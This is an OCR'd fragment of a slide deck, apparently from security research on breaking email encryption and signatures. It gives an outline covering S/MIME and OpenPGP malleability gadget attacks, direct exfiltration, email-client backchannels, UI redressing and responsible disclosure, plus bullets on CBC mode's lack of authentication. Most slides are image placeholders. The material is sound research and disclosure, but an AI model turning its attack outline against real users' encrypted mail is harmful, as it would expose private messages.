
- **HTML/CSS**
- **JavaScript**
- **Email header**
- **Attachment preview**
- **Certificate verification**




Evaluation of backchannels in email clients



Attacker model




Attacker model



Overview

1. Breaking Email Encryption
    1. Malleability Gadget Attacks on S/MIME
    2. Malleability Gadget Attacks on OpenPGP
    3. Direct Exfiltration Attacks
    4. Responsible Disclosure
2. Breaking Email Signatures
    1. UI Redressing
    2. Identity Binding
3. Conclusions

S/MIME uses CBC




Cipher Block Chaining (CBC) mode encryption


Source: wikipedia

- Cipher Block Chaining mode of operation
- Not authenticated
- Vulnerable to many attacks (TLS, XML Encryption, SSH)
- Basic problem: malleability


Malleability of CBC




Malleability of CBC



